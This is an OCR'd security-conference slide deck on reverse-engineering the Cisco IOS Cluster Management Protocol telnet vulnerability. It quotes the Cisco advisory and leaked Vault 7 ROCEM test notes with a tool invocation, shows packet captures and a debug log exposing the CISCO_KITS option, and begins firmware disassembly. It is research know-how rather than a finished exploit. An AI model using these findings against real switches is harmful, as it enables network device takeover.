
Artem Kondratenko


Cisco Catalyst Exploitation

Whoami



-Penetration tester @ Kaspersky Lab
-Hacker
-OSC(P|E)
-Skydiver ;)

Cisco advisory



Cisco IOS and IOS XE Software Cluster Execution Vulnerability

Advisory ID:	cisco-sa-20170317-cmp	CVE-2(
First Published:	2017 March 17 16:00 GMT	
Last Updated:	2017 April 3 17:51 GMT	
Version 1.2:	Final	
Workarounds:	No workarounds available	
Cisco Bug IDs:	CSCvd48893	
CVSS Score:	Base 9.8, Temporal 9.8	

Cisco advisory

- The Cluster Management Protocol utilizes Telnet internally as a signaling and command protocol between cluster members. The vulnerability is due to the combination of two factors:
- The failure to restrict the use of CMP-specific Telnet options only to internal, local communications between cluster members and instead accept and process such options over any Telnet connection to an affected device, and
- The incorrect processing of malformed CMP-specific Telnet options.

Cisco advisory


Workarounds

There are no workarounds that address this vulnerability.

Fixed Releases

There are no fixed software releases at this time. The IOS Software Checker tool will be updated once fixed software becomes available.


THIS IS FINE.




CHALLENGE ACCEPTED

Vault 7: Hacking Tools Revealed

Hacking techniques and potential exploit descriptions for multiple vendors:

- Microsoft
- Apple
- Cisco

Cisco switch exploit Codename: ROCEM



Owner: User #71467

ROCEM v1.2-Adverse-1r Testing

ROCEM v1.2 was delivered by Xetron on 9/15/2015 to address ROC-12 - EAR 5471 - ROCEM set/unset does not work with flux. ROCE

Adverse. Regression testing will include test of set/unset feature fixed, test of complete CONOP for use with HG, test ROCEM interactiv

Testing Summary

Testing Notes

1. Test set/unset feature of ROCEM
    1. DUT configured with target configuration and network setup
    2. DUT is accessed by hopping through three flux nodes as per the CONOP
    3. Reloaded DUT to start with a clean device
    4. From Adverse ICON machine, set ROCEM:

    root@debian:/home/user1/ops/adverse/adverse-1r/rocem# ./rocem_c3560-ipbase-mz.122-35.SE5.py -s 192.168.0.254


    [+] Validating data/interactive.bin

    [+] Validating data/set.bin

    [+] Validating data/transfer.bin


    [+] Validating data/unset.bin

Rocem: Modes of Interaction



- Set
- Unset
- Interactive Mode


Easy enough



- Take two switches
- Cluster dem switches!
- Look for a magic whatever there is in the traffic
- ???
- Profit!!


I HAVE NO IDEA
WHAT I'M DOING


Clustering Cisco switches



Controlling Slave-switches from Master

$ telnet 192.168.88.10
    catalyst1#rcommand 1
    catalyst2#show priv
    Current privilege level is 15

Clustering Catalyst switches




39	32.212460238	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	66 U, func=UI; SNAP, OUI 0x00000C (Cisco)
40	32.426550862	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	66 U, func=UI; SNAP, OUI 0x00000C (Cisco)
41	32.430287315	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	68 U, func=UI; SNAP, OUI 0x00000C (Cisco)
42	32.431293216	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	62 U, func=UI; SNAP, OUI 0x00000C (Cisco)
43	32.431701439	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	74 U, func=UI; SNAP, OUI 0x00000C (Cisco)
44	32.432006775	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	62 U, func=UI; SNAP, OUI 0x00000C (Cisco)
45	32.435303978	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	79 U, func=UI; SNAP, OUI 0x00000C (Cisco)
46	32.436159730	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	67 U, func=UI; SNAP, OUI 0x00000C (Cisco)
47	32.436347579	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	67 U, func=UI; SNAP, OUI 0x00000C (Cisco)
48	32.438122615	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	65 U, func=UI; SNAP, OUI 0x00000C (Cisco)
49	32.438370619	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	65 U, func=UI; SNAP, OUI 0x00000C (Cisco)
50	32.438657224	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	65 U, func=UI; SNAP, OUI 0x00000C (Cisco)
51	32.438846725	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	71 U, func=UI; SNAP, OUI 0x00000C (Cisco)
52	32.439094625	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	65 U, func=UI; SNAP, OUI 0x00000C (Cisco)
53	32.439343393	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	65 U, func=UI; SNAP, OUI 0x00000C (Cisco)
54	32.440833385	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	70 U, func=UI; SNAP, OUI 0x00000C (Cisco)
55	32.441077091	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	67 U, func=UI; SNAP, OUI 0x00000C (Cisco)
56	32.448414993	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	85 U, func=UI; SNAP, OUI 0x00000C (Cisco)
57	32.451538687	CiscoInc_14:ab:80	CiscoInc_88:4a:80	LLC	76 U, func=UI; SNAP, OUI 0x00000C (Cisco)
58	32.648376338	CiscoInc_88:4a:80	CiscoInc_14:ab:80	LLC	62 U, func=UI; SNAP, OUI 0x00000C (Cisco)

For real?

Clustering Cisco switches: L2 telnet

```
182 121.756595497 CiscoInc_14:ab:80   CiscoInc_88:4a:80   LLC   600 U, func=UI; SNAP, OUI 0x00000C (Cisco), PID 0x0112
183 121.756754838 CiscoInc_14:ab:80   CiscoInc_88:4a:80   LLC   71 U, func=UI; SNAP, OUI 0x00000C (Cisco), PID 0x0112

▶ Frame 182: 600 bytes on wire (4800 bits), 600 bytes captured (4800 bits) on interface 0
▶ IEEE 802.3 Ethernet
▶ Logical-Link Control
▼ Data (576 bytes)
    Data: 45c002409f544000ff06cf060a14ab800a884a8000174214...
    [Length: 576]
▶ VSS-Monitoring ethernet trailer, Source Port: 8

0000  00 19 aa 88 4a 80 00 19  e8 14 ab 80 02 48 aa aa   ....J... .....H..
0010  03 00 00 0c 01 12 45 c0  02 40 9f 54 40 00 ff 06   ......E. .@.T@...
0020  cf 06 0a 14 ab 80 0a 88  4a 80 00 17 42 14 76 88   ........ J...B.v.
0030  c0 12 9b c0 fa 89 50 10  0f db 46 b9 00 00 22 66   ......P. ..F..."f
0040  6c 61 73 68 3a 63 32 39  36 30 2d 6c 61 6e 62 61   lash:c29 60-lanba
0050  73 65 6b 39 2d 6d 7a 2e  31 32 32 2d 35 35 2e 53   sek9-mz. 122-55.S
0060  45 31 2e 62 69 6e 22 0d  0a 0d 0a 0d 0a 54 68 69   E1.bin". .....Thi
0070  73 20 70 72 6f 64 75 63  74 20 63 6f 6e 74 61 69   s produc t contai
0080  6e 73 20 63 72 79 70 74  6f 67 72 61 70 68 69 63   ns crypt ographic
0090  20 66 65 61 74 75 72 65  73 20 61 6e 64 20 69 73    feature s and is
00a0  20 73 75 62 6a 65 63 74  20 74 6f 20 55 6e 69 74    subject  to Unit
00b0  65 64 0d 0a 53 74 61 74  65 73 20 61 6e 64 20 6c   ed..Stat es and l
00c0  6f 63 61 6c 20 63 6f 75  6e 74 72 79 20 6c 61 77   ocal cou ntry law
00d0  73 20 67 6f 76 65 72 6e  69 6e 67 20 69 6d 70 6f   s govern ing impo
00e0  72 74 2c 20 65 78 70 6f  72 74 2c 20 74 72 61 6e   rt, expo rt, tran
00f0  73 66 65 72 20 61 6e 64  0d 0a 75 73 65 2e 20 44   sfer and ..use. D
0100  65 6c 69 76 65 72 79 20  6f 66 20 43 69 73 63 6f   elivery  of Cisco
0110  20 63 72 79 70 74 6f 67  72 61 70 68 69 63 20 70    cryptog raphic p
0120  72 6f 64 75 63 74 73 20  64 6f 65 73 20 6e 6f 74   roducts  does not
0130  20 69 6d 70 6c 79 0d 0a  74 68 69 72 64 2d 70 61    imply.. third-pa
0140  72 74 79 20 61 75 74 68  6f 72 69 74 79 20 74 6f   rty auth ority to
0150  20 69 6d 70 6f 72 74 2c  20 65 78 70 6f 72 74 2c    import,  export,
```

Magic telnet option



14. Confirm Xetron EAR 5355 - Debug telnet causes anomalous output
    1. Enabled debug telnet on DUT
    2. Set ROCEM
    3. Observed the following:

000467: Jun 3 13:54:09.330: TCP2: Telnet received WILL TTY-SPEED (32) (refused)

000468: Jun 3 13:54:09.330: TCP2: Telnet sent DONT TTY-SPEED (32)

000469: Jun 3 13:54:09.330: TCP2: Telnet received WILL LOCAL-FLOW (33) (refused)

000470: Jun 3 13:54:09.330: TCP2: Telnet sent DONT LOCAL-FLOW (33)

000471: Jun 3 13:54:09.330: TCP2: Telnet received WILL LINEMODE (34)

000472: Jun 3 13:54:09.330: TCP2: Telnet sent DONT LINEMODE (34) (unimplemented)

000473: Jun 3 13:54:09.330: TCP2: Telnet received WILL NEW-ENVIRON (39)

000474: Jun 3 13:54:09.330: TCP2: Telnet sent DONT NEW-ENVIRON (39) (unimplemented)

000475: Jun 3 13:54:09.330: TCP2: Telnet received DO STATUS (5)

000476: Jun 3 13:54:09.330: TCP2: Telnet sent WONT STATUS (5) (unimplemented)

000477: Jun 3 13:54:09.330: TCP2: Telnet received WILL X-DISPLAY (35) (refused)

000478: Jun 3 13:54:09.330: TCP2: Telnet sent DONT X-DISPLAY (35)


000479: Jun 3 13:54:09.330: TCP2: Telnet received DO ECHO (1)

000480: Jun 3 13:54:09.330: Telnet2: recv SB NAWS 116 29

000481: Jun 3 13:54:09.623: Telnet2: recv SB 36 92 OS^K'zAuk,Fz90X

000482: Jun 3 13:54:09.623: Telnet2: recv SB 36 0 ^CCISCO_KITS^Ap

    4. Observed the same for ROCEM unset, and ROCEM interactive session.




ROCEM testing notes

Telnet commands and options

Telnet commands:

Code	Name	Description
240	SE	End of subnegotiation parameters.
241	NOP	No operation.
242	Data Mark	The data stream portion of a Synch. This should always be accompanied by a TCP Urgent notification.
243	Break	NVT character BRK.
244	Interrupt Process	The function IP.
245	Abort output	The function AO.
246	Are You There	The function AYT.
247	Erase character	The function EC.
248	Erase Line	The function EL.
249	Go ahead	The GA signal.
250	SB	Indicates that what follows is subnegotiation of the indicated option.
251	WILL (option code)	Indicates the desire to begin performing, or confirmation that you are now performing, the indicated option.
252	WON'T (option code)	Indicates the refusal to perform, or continue performing, the indicated option.
253	DO (option code)	Indicates the request that the other party perform, or confirmation that you are expecting the other party to perf
254	DON'T (option code)	Indicates the demand that the other party stop performing, or confirmation that you are no longer expecting the
255	IAC	Data Byte 255.

All Hope Is Lost




Replaying CISCO_KITS option during generic telnet session doesn't work ☹


And also…

Cisco IPS rule for this vuln is called "Cisco IOS CMP Buffer Overflow"

MOTHER OF GOD...




Peeking at firmware



The firmware is available at the flash partition of the switch:

```
catalyst2#dir flash:
Directory of flash:/

    2  -rwx     9771282   Mar 1 1993 00:13:28 +00:00  c2960-lanbasek9-mz.122-55.SE1.bin
    3  -rwx        2487   Mar 1 1993 00:01:53 +00:00  config.text
    4  -rwx        3096   Mar 1 1993 00:09:27 +00:00  multiple-fs
```

Peeking at firmware




$ binwalk -e c2960-lanbasek9-mz.122-55.SE1.bin

DECIMAL HEXADECIMAL DESCRIPTION


1120x70 bzip2 compressed data, block size = 900k

Unpacked binary size is around 30 mb



IDA View-A
Hex View-1
Structures
ROM:00003000 # Input MD5 : 6FFBA3C04EE020D36C3F42A34F332749
ROM:00003000 # Input CRC32 : DAFB4D73
ROM:00003000
ROM:00003000 # File Name : C:\Users\user1\Desktop\c2960-lanbasek9-mz.122-
ROM:00003000 # Format : Binary file
ROM:00003000 # Base Address: 0000h Range: 3000h - 954912h Loaded length: 95
ROM:00003000
ROM:00003000 # Processor : PPC
ROM:00003000 # Target assembler: GNU Assembler
ROM:00003000 # Byte sex : Big endian
ROM:00003000 # SIMD Instructions: AltiVec
ROM:00003000 # Processor Profile: Server
ROM:00003000
ROM:00003000 #include "ppc-asm.h"
ROM:00003000 .set r1, 1; .set r2, 2
ROM:00003000 .set lt, 0; .set gt, 1; .set eq, 2; .set so, 3
ROM:00003000
ROM:00003000
ROM:00003000 # ==========
ROM:00003000
ROM:00003000 # Segment type: Pure code
ROM:00003000 .section "ROM"
ROM:00003000 .byte 0x4D # M
ROM:00003001 .byte 0x5A # Z
ROM:00003002 .byte 0x49 # I
ROM:00003003 .byte 0x50 # P
ROM:00003004 .byte 0
ROM:00003005 .byte 0
ROM:00003006 .byte 0
ROM:00003007 .byte 1
